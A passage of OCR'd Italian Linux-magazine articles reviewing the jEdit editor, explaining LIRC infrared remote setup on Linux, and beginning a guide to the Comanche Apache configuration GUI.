Alcune caratteristiche classiche che jEdit offre sono la gestione delle macro ed il syntax highlighting per più di 70 linguaggi diversi, inclusi C, Perl, Java, PHP, XML ed altri meno noti come Velocity e Verilog. Tra l'altro, il sistema di gestione dell'evidenziazione della sintassi é basato su file esterni XML:




Fig. 2 • La visualizzazione di un file Java.

questo consente l'aggiunta di modalità specifiche senza la necessità di intervenire a livello di programma. Questo ha consentito a persone in tutto il mondo di partecipare attivamente allo sviluppo di jEdit fornendo i file XML per il syntax highlighting di una particolare sintassi. Un'altra caratteristica interessante di jEdit é la sua implementazione dei registri. In pratica é possibile operare come se le clipboard di sistema fossero molteplici. Ad esempio é possibile copiare una porzione di testo nel registro 1, copiare un'altra porzione di testo nel registro 2 e poi incollare prima il contenuto del registro 1 e poi il contenuto del 2. Un'altra funzionalità molto potente di jEdit é la sua capacità di Search/Replace che può essere eseguita sul buffer corrente, su tutti i buffer aperti o addirittura su una directory del file system eventualmente cercando anche in tutte le sottodirectory. Questa si é rivelata una funzionalità molto utile quando chi scrive si é trovato a dover cambiare diversi file XML contenuti in una alberatura di directory molto complessa. Invece che aprire singolarmente i file, utilizzando la ricerca nella directory é stato possibile cambiare tutti i file con una unica e semplice operazione. In merito alla modifica del testo si evidenziano tutta una serie di funzionalità, come combinazioni di tasti per la selezione del paragrafo, la cancellazione fino a fine riga e per la trasformazione del testo in tutte maiuscole o minuscole. Dal versante del codice sorgente, jEdit é in grado di eseguire modifiche all'identazione del codice (spostamento di blocchi a destra o a sinistra) o di trasformare i tab in spazi o viceversa.

Visualizzare testo o codice

Il componente di visualizzazione di jEdit é custom, ed in particolare dispone di una serie interessante di funzionalità aggiuntive. Sulla parte sinistra della finestra é visibile una riga verticale: il *gutter*. Questa é un'area dedicata a fornire diverse meta-informazioni sul codice. Per prima cosa é possibile visualizzare il numero di riga (disabilitato per default) o la linea in cui é posizionato il cursore. Caratteristica più interessante é l'indicazione del corrente blocco di codice, rappresentata da una riga verticale quando il cursore viene posizionato all'inizio di un blocco di codice (ad esempio, in Java e C é la parentesi graffa aperta). Osservando con attenzione il gutter in Figura 2, si può infatti notare come il blocco *"if/else"* sia evidenziato non solo dai riquadri sulle parentesi graffe, ma anche da una linea continua verticale nel gutter. Questa é un'ottima indicazione visuale della struttura del codice che si sta modificando. Nel gutter é anche possibile visualizzare gli identificativi di inizio blocco per le operazioni di folding. Se questa opzione é attivata, infatti, nel gutter viene rappresentato un triangolino accando ad ogni inizio blocco, facendo clic sul triangolo, il relativo blocco di codice viene "nascosto". Questa é un'operatività simile alle tipiche visualizzazioni ad albero per il filesystem. Nella Figura 3 si può vedere un blocco *try/catch* dove la parte *try* é "avvolta" (folded), mentre la parte *catch* é visualizzata normalmente. Nella Figura 4 si può vedere lo stesso blocco di codice dopo il clic sul triangolino in corrispondenza della paro-




Fig. 3 • Blocco Try-catch.

la chiave catch: il blocco é stato "avvolto" nascondendone il contenuto. Sulle riga "avvolte" viene indicato, sulla destra, anche il numero di righe nascoste dall'operazione. Questa funzionalità può essere utile in caso si abbia a che fare con file sorgenti di particolare dimensione anche se solitamente chi sviluppa tende a tenere il codice più ordinato possibile perché sia di immediata comprensione. Capita però di dover avere a che fare con codice complesso, magari legacy, con molti blocchi annidati. In questo caso questo tipo di funzionalità può venir utile per meglio capire il codice da modificare. Un'altra funzionalità che può essere utile, ad esempio proprio per navigari in codice lungo, é l'implementazione dei "segnaposti" *(markers)*. I segnaposti sono concettualmente molto simili ai bookmarks




Fig. 4 • Blocco Try-catch "avvolto" nascondendone il contenuto.

dei browser, anche se dotati di qualche funzione in più, come ad esempio la possibilità di associare uno shortcut al segnaposto, in modo da poterlo recuperare con una combinazione di tasti. I segnaposti presenti sono elencati nel menù *Markers*, anche se una sola linea di visualizzazione può essere spesso insufficente a capire il contesto in cui é stato inserito il segnaposto. Per concludere questa carrellata sulle principali opzioni di visualizzazione, non si poteva far a meno di citare le classiche funzionalità di splitting della finestra, sia orizzontali che verticali (vedi Figura 5). Si deve notare, però, come il




Fig. 5 • Splitting delle finestre.

look&feel di default di jEdit (Metal di Java) abbia separatori abbastanza grossi che, in risoluzioni 800x600 e per via della combo box di visualizzazione e scelta del file da modificare in ciascuno split, riducono forse troppo l'area di visualizzazione del codice rendendo meno appetibile l'utilizzo di questa funzione, almeno in basse risoluzioni.

Estendere tramite i Plug-in

Come si é visto, e si scoprirà meglio se si deciderà di utilizzare jEdit nel lavoro di tutti i giorni, questo é un editor pieno di potenti funzionalità. Inoltre, é possibile estendere ulteriormente le funzionalità dell'editor scaricando ed installando plug-in aggiuntivi. Questi moduli aggiuntivi possono implementare funzionalità disparate, ad esempio per la gestione del codice: dai formattatori, ai generatori, dai moduli per l'autocompletamento ai parser XML. I plug-in di JEdit *(http://plugins.jedit.org)* sono gestiti attraverso un centro plug-in dedicato su Internet e sono accessibili tramite il Plugin Manager di jEdit. Il Plugin Manager (Figura 6) presenta un elenco di Plug-in disponibili al centro plug-in (se dietro ad un proxy é necessario configurarne i parametri nelle opzioni) e consente il download e l'installazione automatiche. Una volta selezionati i plug-in desiderati e fatto clic su *"Install"*, jEdit si occupa del download e dell'installazione, presentando all'utente una barra di progres-




Fig. 6 • Il plug-in manager.

sione percentuale. Unici difetti: é necessario riavviare l'editor per rendere attivi i nuovi plug-in scaricati. In secondo luogo possono esserci problemi di compatibilità e dipendenze tra jEdit ed i plug-in, e tra gli stessi plug-in, in modo similare al problema degli rpm. Ogni plug-in può richiedere una specifica minima versione di jEdit ed, inoltre, si può basare su altri plug-in, anch'essi di una specifica versione. Il risultato é che non é sempre semplice far funzionare tutti i plug-in desiderati sulla versione di jEdit che si vuole utilizzare. Un ultimo problema dei plug-in é che il loro livello di aggiornamento non é sempre allineato con la versione di jEdit - anche se sembra che con la versione 4.0 la situazione sia migliorata di molto. Questo perché gli sviluppatori indipendenti dei singoli plug-in non sempre hanno il tempo di aggiornare per tempo i loro moduli. Il risultato é che l'utente si trova davanti due alternative: utilizzare non proprio l'ultimissima versione dell'editor - ed utilizzare tutti i plug-in preferiti, oppure utilizzare l'ultimo jEdit con il rischio che i plug-in utilizzati non siano tutti disponibili. Nonostante queste problematiche "organizzative", é comunque possibile crearsi ambienti di sviluppo completi e confortevoli.

Alcuni Plug-in interessanti

Molti plug-in di jEdit sono già disponibili per la versione 4.0. Ad esempio, per chi sviluppa in Java, un plug-in molto interessante é il *JavaStyle*. Questo modulo consente di effettuare un restyling del codice, in modo simile a quanto fanno *bcpp* o *ident* per il C/C++. Le impostazioni di default del plug-in producono un buon risultato che sembra seguire le linee guida di SUN per il codice sorgente Java. Se si desiderasse formattare il codice in modo diverso, é possibile accedere alle opzioni di JavaStyle e controllare una serie molto completa di parametri che vanno dall'identazione, alle spaziature, all'allineamento e coinvolgono anche i commenti in stile *Javadoc*. Il sistema di help di JavaStyle viene inoltre in aiuto spiegando ogni opzione e fornendo esempi pratici di come una particolare impostazione modifica il codice. Un altro plug-in interessante per sviluppatori Java é *JBrowse*. Il modulo si occupa di rappresentare graficamente i metodi e gli attributi della classe visualizzata nel buffer corrente. Questa funzionalità é simile a quelle presenti negli ambienti di sviluppo quali *JBuilder* o *Forté for Java* e risulta particolarmente utile per navigare il codice seguendo il contenuto semantico più che la fisica conformazione del programma. Sicuramente questo tipo di navigazione é superiore sia al folding che all'uso dei segnaposti in quanto fornisce una rappresentazione grafica dei contenuti della classe. Anche in questo caso é possibile personalizzare la vista optando per un numero maggiore o inferiore di informazioni, per una rappresentazione dei metodi ed attributi in stile UML, Java o addirittura custom. Una funzionalità che sembra però non funzionare nella versione provata é il docking. JBrowse infatti, per default viene visualizzato come finestra indipendente ma tramite l'opzione di docking può essere inserito all'interno della finestra principale di jEdit. Un plug-in "docked" può essere posizionato ad uno dei quattro punti cardinali: nord, sud, ovest o est e consente di avere il modulo sempre presente a video. Forse questa caratteristica sarà ripristinata nella versione finale di jEdit e di JBrowse. Un ultimo plug-in interessante é *JIndex*, si occupa di fornire un help in linea contestuale su cui é posizionato il cursore. Le informazioni di help si basano sulla documentazione Javadoc che deve essere presente sulla macchina per far si che il modulo funzioni correttamente. E' necessario infatti indicare al plug-in il percorso della documentazione sul sistema: questa operazione la si effettua semplicemente tramite una finestra di configurazione. In questo modo diventa possibile estendere il sistema di help e scaricando la documentazione e configurando opportunamente JIndex. Una volta indicati i percorsi contenenti la documentazione, il plug-in si occupa di creare i suoi indici interni di ricerca. L'operazione avviene in background e può essere tenuta sotto controllo tramite la funzione "*I/O Progress Monitor*" sotto il menù "*Utilities*" di jEdit che fornisce una barra di progressione per le operazioni in background.

Conclusioni

jEdit é un ottimo editor dotato di funzionalità abbastanza potenti. In qualche modo si posiziona tra un "vi", potente ma dall'interfaccia utente limitata ed un emacs anch'esso potente ma molto complesso e forse ad appannaggio dei più esperti. jEdit é dunque sia un ottimo inizio per il principiante, ma anche una eccellente soluzione per lo sviluppatore esperto anche per merito del sistema dei plug-in che consente a jEdit di acquisire funzionalità da IDE che nulla hanno da invidiare ai più blasonati e proprietari ambienti di sviluppo.

Massimiliano Bigatti

Riferimenti

Il sito di jEdit ***http://www.jedit.org***
Il sito della comunità di utenti ***http://community.jedit.org***
Il sito dei plug-in ***http://plugins.jedit.org***

Il pinguino con il telecomando

Un esempio di come sia possibile, con un minimo di impegno, avere un sistema di controllo a distanza del proprio sistema Linux.

Capita spesso, navigando in Internet, di trovare dei software che ci permettano di realizzare qualcosa che avevamo in mente da tempo. Si cerca infatti sempre di semplificare ed automatizzare la gestione dei propri sistemi, di trovare dei metodi alternativi, più comodi degli usuali, per la gestione delle applicazioni. Proprio in questa direzione va il pacchetto software qui presentato che permette di utilizzare il vostro sistema linux come strumento di trasmissione/ricezione di segnali infrarossi, previa ovviamente la presenza di un apposito sistema hardware per la gestione degli stessi. Il LIRC, questo il nome del sistema software, reperibile su ***www.lirc.org,*** permette di utilizzare hardware IR su porta seriale e parallela, controller integrati (quali quelli sui portatili), IrMan e schede Tv. L'installazione di LIRC richiedono alcuni prerequisiti che, in alcuni casi, possono anche richiedere una ricompilazione del kernel.

- Il kernel, che deve essere quello standard, deve essere stato compilato con il supporto per i moduli.
- Nel kernel, nella sezione Character devices l'opzione Standard/generic (dumb) serial port deve essere impostata ad m (modulo).
- Per compilare tutti gli applicativi bisogna aver installato le svgalib e gli header file della propria versione di X Windows.
- Per compilare utilizzando il tool setup.sh dovrete invece avere installato le librerie dialog.
- Per utilizzare il controllo remoto con le tv card dovete avere almeno un kernel della serie 2.4 oppure almeno un 2.2.4 ed installato bttv.

Uno volta verificati i prerequisiti e scaricata l'ultima versione di lirc, che al momento della scrittura di questo articolo risulta essere la 0.6.5, è possibile procedere all'installazione.




Fig. 1 • Configurazione di LIRC.

Decompressi i sorgenti dobbiamo anzitutto posizionarci nella directory che li contiene. Abbiamo ora due possibili strade per effettuare l'installazione. La prima, tramite il file setup.sh, vi condurrà attraverso un serie di menù, come quelli che potete osservare in figura, al setup del vostro sistema. Altrimenti potete sempre utilizzare il classico configure ricordandovi però di fornire sempre l'opzione --with-driver=X dove al posto di X dovete inserire il nome del driver necessario. Nel caso lanciaste il configure senza fornire alcuna specifica al suo posto verrà eseguito il file setup.sh. Per terminare la compilazione non vi resta che dare:

```
make && make install
```

e, se tutto è andato per il verso giusto, tutti gli applicativi saranno installati. Nel caso in cui invece, all'inizio della compilazione, dove venirvi fuori un errore di questo tipo:

```
The present kernel configuration has modules
                                        disabled.
```

```
Type 'make config' and enable loadable module
                                        support.
Then build a kernel with module support enabled.
```

vuol dire semplicemente che nel vostro kernel non è abilitato il supporto per i moduli e che, pertanto, bisogna aggiungerlo per poter terminare la compilazione. L'installazione si preoccupa inoltre di creare le necessarie devices sotto */dev* e di installare i file di configurazione necessari all'avvio dei servizi. Rimangono comunque da modificare i permessi su */dev/lircd* tramite

```
chmod 666 /dev/lircd
```

e da aggiungere, nel file */etc/modules.conf* (oppure */etc/conf.modules,* dipende dalla vostra versione del kernel) la seguente riga:

```
alias char-major-61  lirc_driver
```

dove al posto di driver dovete inserire il nome del driver da voi fornito durante la compilazione. Una volta caricato il modulo potete proseguire con il test. Collegatevi come root ed eseguite:

```
mode2
```

quindi puntate il vostro telecomando verso il ricevitore infrarossi collegato al vostro pc e dovreste ritrovarvi con un output simile a questo:

```
pulse 86
space 6098
pulse 95
space 3592
pulse 82
space 18329
...
```

I valori variano da telecomando a telecomando; è importante invece che ad ogni tasto risulti un output a schermo della pression, tramite una coppia pulse-space. Ora che avete verificato il funzionamento del driver bisogna configurare il servizio *lircd.*




Fig. 2 • La scelta del dispositivo Hardware.

Verificate anzitutto che sul sito di lirc *(**www.lirc.org**)* sia disponibile un file di configurazione per il vostro controller IR; nel raro caso che il vostro controller non sia tra quelli disponibili procedete ad eseguire:

```
irrecord
```

ed attenetevi strettamente alle istruzioni a video. Una volta terminato non vi rimane che aggiungere i due programmi *lircd* e *lircmd* ai vostri scipt d'avvio per farli partire automaticamente ad ogni riavvio. Rimane infine da creare il file *~/.lircrc.* Tale file contiene le corrispondenze tra i pulsanti sul vostro controller IR e i comandi da eseguire in corrispondenza. La sintassi del file è abbastanza semplice; una serie di blocchi come quelli riportati qui di seguito:

```
begin
prog    = ...
remote  = ...
button  = ...
repeat  = ...
config  = ...
mode    = ...
        flags   = ...
end
```

prog: qui va inserito il nome del programma, che utilizzerà poi la stringa di configurazione inserita in config.

remote: indentifica il controller IR a cui bisogna associare l'azione specificata dal blocco.

button: indentifica il pulsante sul controller IR a cui bisogna associare l'azione specificata dal blocco.

repeat: se questo valore (che deve essere un intero maggiore o uguale a zero) è pari ad *n* allora ogni n-sima pressione del pulsante dovrà essere eseguita l'azione specificata. Se invece il valore è zero le pressioni ripetute verranno ignorate.

config: specifica la stringa da passare all'applicazione specificata da *progr.* Possono essere inseriti caratteri speciali tramite le sequenze di escape del C.

mode e flags: permettono di nidificare le strutture di controllo in modo da far subordinare i valori da assegnare a sequenze specifiche di pulsanti.

A questo punto, vi conviene iniziare ad effettuare delle semplici prove con il vostro telecomando e dei file *.lircrc* minimali, in modo da verificare la vostra configurazione e migliorarla di volta in volta. Per qualsiasi problema vi consiglio di dare uno sguardo l'ottima documentazione presente sul sito ufficiale, dove è inoltre possibile reperire anche l'ultima versione del software e tutti i file per il controller IR.
Buon divertimento!

Saveri Salatino

Comanche una GUI per Apache

In questo articolo vedremo come utilizzare Comanche (Configuration Manager for Apache), un tool open source che ci permetterà di configurare in modo semplice e veloce il nostro web server Apache.

Il programma che presentiamo in questo articolo è in pratica una GUI per il più conosciuto ed utilizzato web server al mondo: Apache. L'acronimo GUI (Graphical User Interface) indica uno strumento software, in particolare un'interfaccia grafica, che da la possibilità all'utente di interagire con il computer in modo semplice ed intuitivo.
Lo scopo di qualsiasi interfaccia grafica è quello di permettere all'utente di controllare ed attivare le funzionalità del software attraverso l'uso di icone e di uno strumento di puntamento (tipicamente un mouse), piuttosto che impartire comandi testuali attraverso la tastiera.
Oggi le GUI sono strumenti di uso comune, i motivi della loro crescente diffusione sono da ricercarsi principalmente nella maggiore potenza elaborativa degli attuali computer. Questo ha permesso di dedicare parte delle risorse disponibili, quali cicli di CPU e memoria, alla realizzazione di strumenti che possono semplificare il lavoro degli utenti.


Perchè una GUI ?

La maggior parte degli amministratori di Apache e dei sistemi Unix in genere sembrano molto soddisfatti dall'utilizzare i file di configurazione testuali. Allora perché utilizzare una GUI?
Il motivo principale è dato dal fatto che i nuovi utenti/amministratori, soprattutto se provengono da ambienti Microsoft, si aspettano di trovare una GUI per ogni software, sia esso un programma di sistema o un programma applicativo.
Questa visione nasce probabilmente anche dal fatto che in alcuni sistemi operativi non esiste neanche una netta distinzione tra la GUI ed il programma vero e proprio. Inoltre, mettere a disposizione uno strumento che permetta di configurare Apache in modo semplice attraverso un'interfaccia grafica, e' un buon metodo per diffondere l'utilizzo di questo server web anche tra gli utenti meno esperti.

Ma una GUI è anche uno strumento efficiente anche per gli utilizzatori esperti, rendendo la configurazione del server web un'operazione più semplice da compiere rispetto alle tradizionali modifiche manuali. Probabilmente l'aspirazione di qualsiasi progettista di GUI è proprio quella di veder utilizzato il proprio software da utenti esperti, non perché questi abbiano bisogno di semplificazioni o non siano in grado di utilizzare i metodi "tradizionali", ma perché lo ritengono uno strumento effettivamente produttivo.

Installazione

Passiamo ora alla pratica, seguendo tutti i passi necessari per installare ed utilizzare Comanche per amministrare il nostro web server Apache.
Naturalmente, prima di poter provare le capacità di Comanche, dovremmo avere un'installazione funzionante di Apache. Se così non fosse non dobbiamo fare altro che scaricare il software dal sito ufficiale ***http://httpd.apache.org*** ed installarlo.



La pagina WEb da dove é possibile scaricare Comanche.
http://www.comanche.org

Sul sito di Apache troveremo diversi pacchetti, sia in formato sorgente che in formato eseguibile per diverse piattaforme. Nella nostra prova abbiamo utilizzato l'ultima versione disponibile, cioè la 1.3.23, compilata utilizzando le impostazioni di default.
Per prelevare il software Comanche, colleghiamoci al sito ***http://www.comanche.org,*** e scegliamo la versione adatta al nostro sistema. Attualmente l'ultima versione disponibile e' la 3.0b4, per la nostra prova abbiamo usato la versione compilata per le glibc2 (*comanche3. 0b4-x86-linux-glibc2.tar.gz*), librerie disponibili su tutte le distribuzioni Linux più recenti.
Dopo aver scaricato il pacchetto, possiamo decomprimerlo usando il comando:

```
tar -zxf comanche3.0b4-x86-linux-glibc2.tar.gz
```

verrà così creata la directory *comanche3-0b4*, contenente l'eseguibile, la documentazione e tutto il necessario. A questo punto, dopo aver lanciato X-Window, possiamo avviare Comanche e provare a configurare il nostro server web.

Utilizzo

Prima di effettuare dei test con Comanche vi consiglio di effettuare una copia di backup dei file di configurazione di Apache, soprattutto se state lavorando su una installazione preesistente del server web.

Fig. 1 • Schermata iniziale di Comanche.

I file da salvare in un posto sicuro sono:

- *httpd.conf*

- *srm.conf*

- *access.conf*

In base alla distribuzione Linux usata e al metodo di installazione di Apache, potrete trovare questi file nelle locazioni:

- */etc/httpd*

- */usr/local/etc/httpd*

- */usr/local/apache/conf*

Una volta avviato il programma, apparirà la schermata iniziale (Fig. 1), a questo punto clicchiamo sulla voce *New Apache Installation*.
Il sistema mostrerà in successione due schermate nelle quali inserire rispettivamente:

- *il nome dell'installazione*
  qui inseriamo il nome che intendiamo dare all'installazione Apache esistente, cioe' una piccola descrizione per identificare l'installazione che stiamo configurando;

- *il path di installazione di Apache*
  dove andremo a specificare il percorso di installazione di Apache, in modo che Comanche possa trovare i file di configurazione, gli eseguibili ed i file di log.




Fig. 2 • Sezione di Server Management.

Dopo questa fase siamo pronti a configurare e gestire il nostro server web Apache tramite Comanche.
La schermata principale ha una struttura ormai consolidata, a sinistra presenta una finestra contenente una struttura ad albero che mostra le icone raffiguranti i server da amministrare. Cliccando su una di queste icone la struttura ad albero verrà espansa mostrando i servizi che è possibile modificare. Ogni volta che evidenziamo un nodo, nella finestra di destra verrà visualizzata una pagina HTML contenente informazioni riguardo il servizio scelto, cliccando sugli appositi link si possono avere maggiori informazioni oppure avviare le procedure di configurazione.
Alcuni nodi, cliccando con il tasto destro del mouse, mostreranno un menu contenente le diverse voci di configurazione. Dopo aver specificato i dettagli relativi all'installazione di Apache che intendiamo amministrare, verrà visualizzata la schermata principale di Comanche.
Le due sezioni principali che troviamo in questa pagina sono:

- *Server Managment*
  da questa sezione (Fig. 2) possiamo avviare, interrompere o riavviare il server web. Non dobbiamo dimenticare che qualsiasi variazione fatta alla configurazione (sia manualmente che tramite Comanche) non avrà nessun effetto fino a quando il server web non verrà riavviato.

Inoltre, sempre tramite questa sezione, sarà possibile salvare una copia di backup della configurazione corrente oppure ripristinare una configurazione precedentemente salvata. Espandendo il livello troviamo altri nodi che ci permettono di controllare la versione del server usato, i file di log e quelli di configurazione.




Fig. 3 • Area di configurazione del web di default.

- *Default Web Server*
  tramite questa sezione (Fig. 3) possiamo configurare le impostazioni per il server di default. Queste impostazioni (se non vengono ridefinite in altri virtual host) verranno utilizzate da tutti i virtual host attivati.

Cliccando sulla voce *default web site properties* si aprirà una finestra (Fig. 4) tramite la quale specificare le opzioni che intendiamo utilizzare. Tra le sezioni più importanti notiamo:

- *Basic Configuration*
  ci permette di specificare la directory radice per il server web, il nome del server, l'email dell'amministratore, l'IP e la porta sulla quale il server deve rimanere in ascolto ed il file di log per gli errori;

- *Indexing*
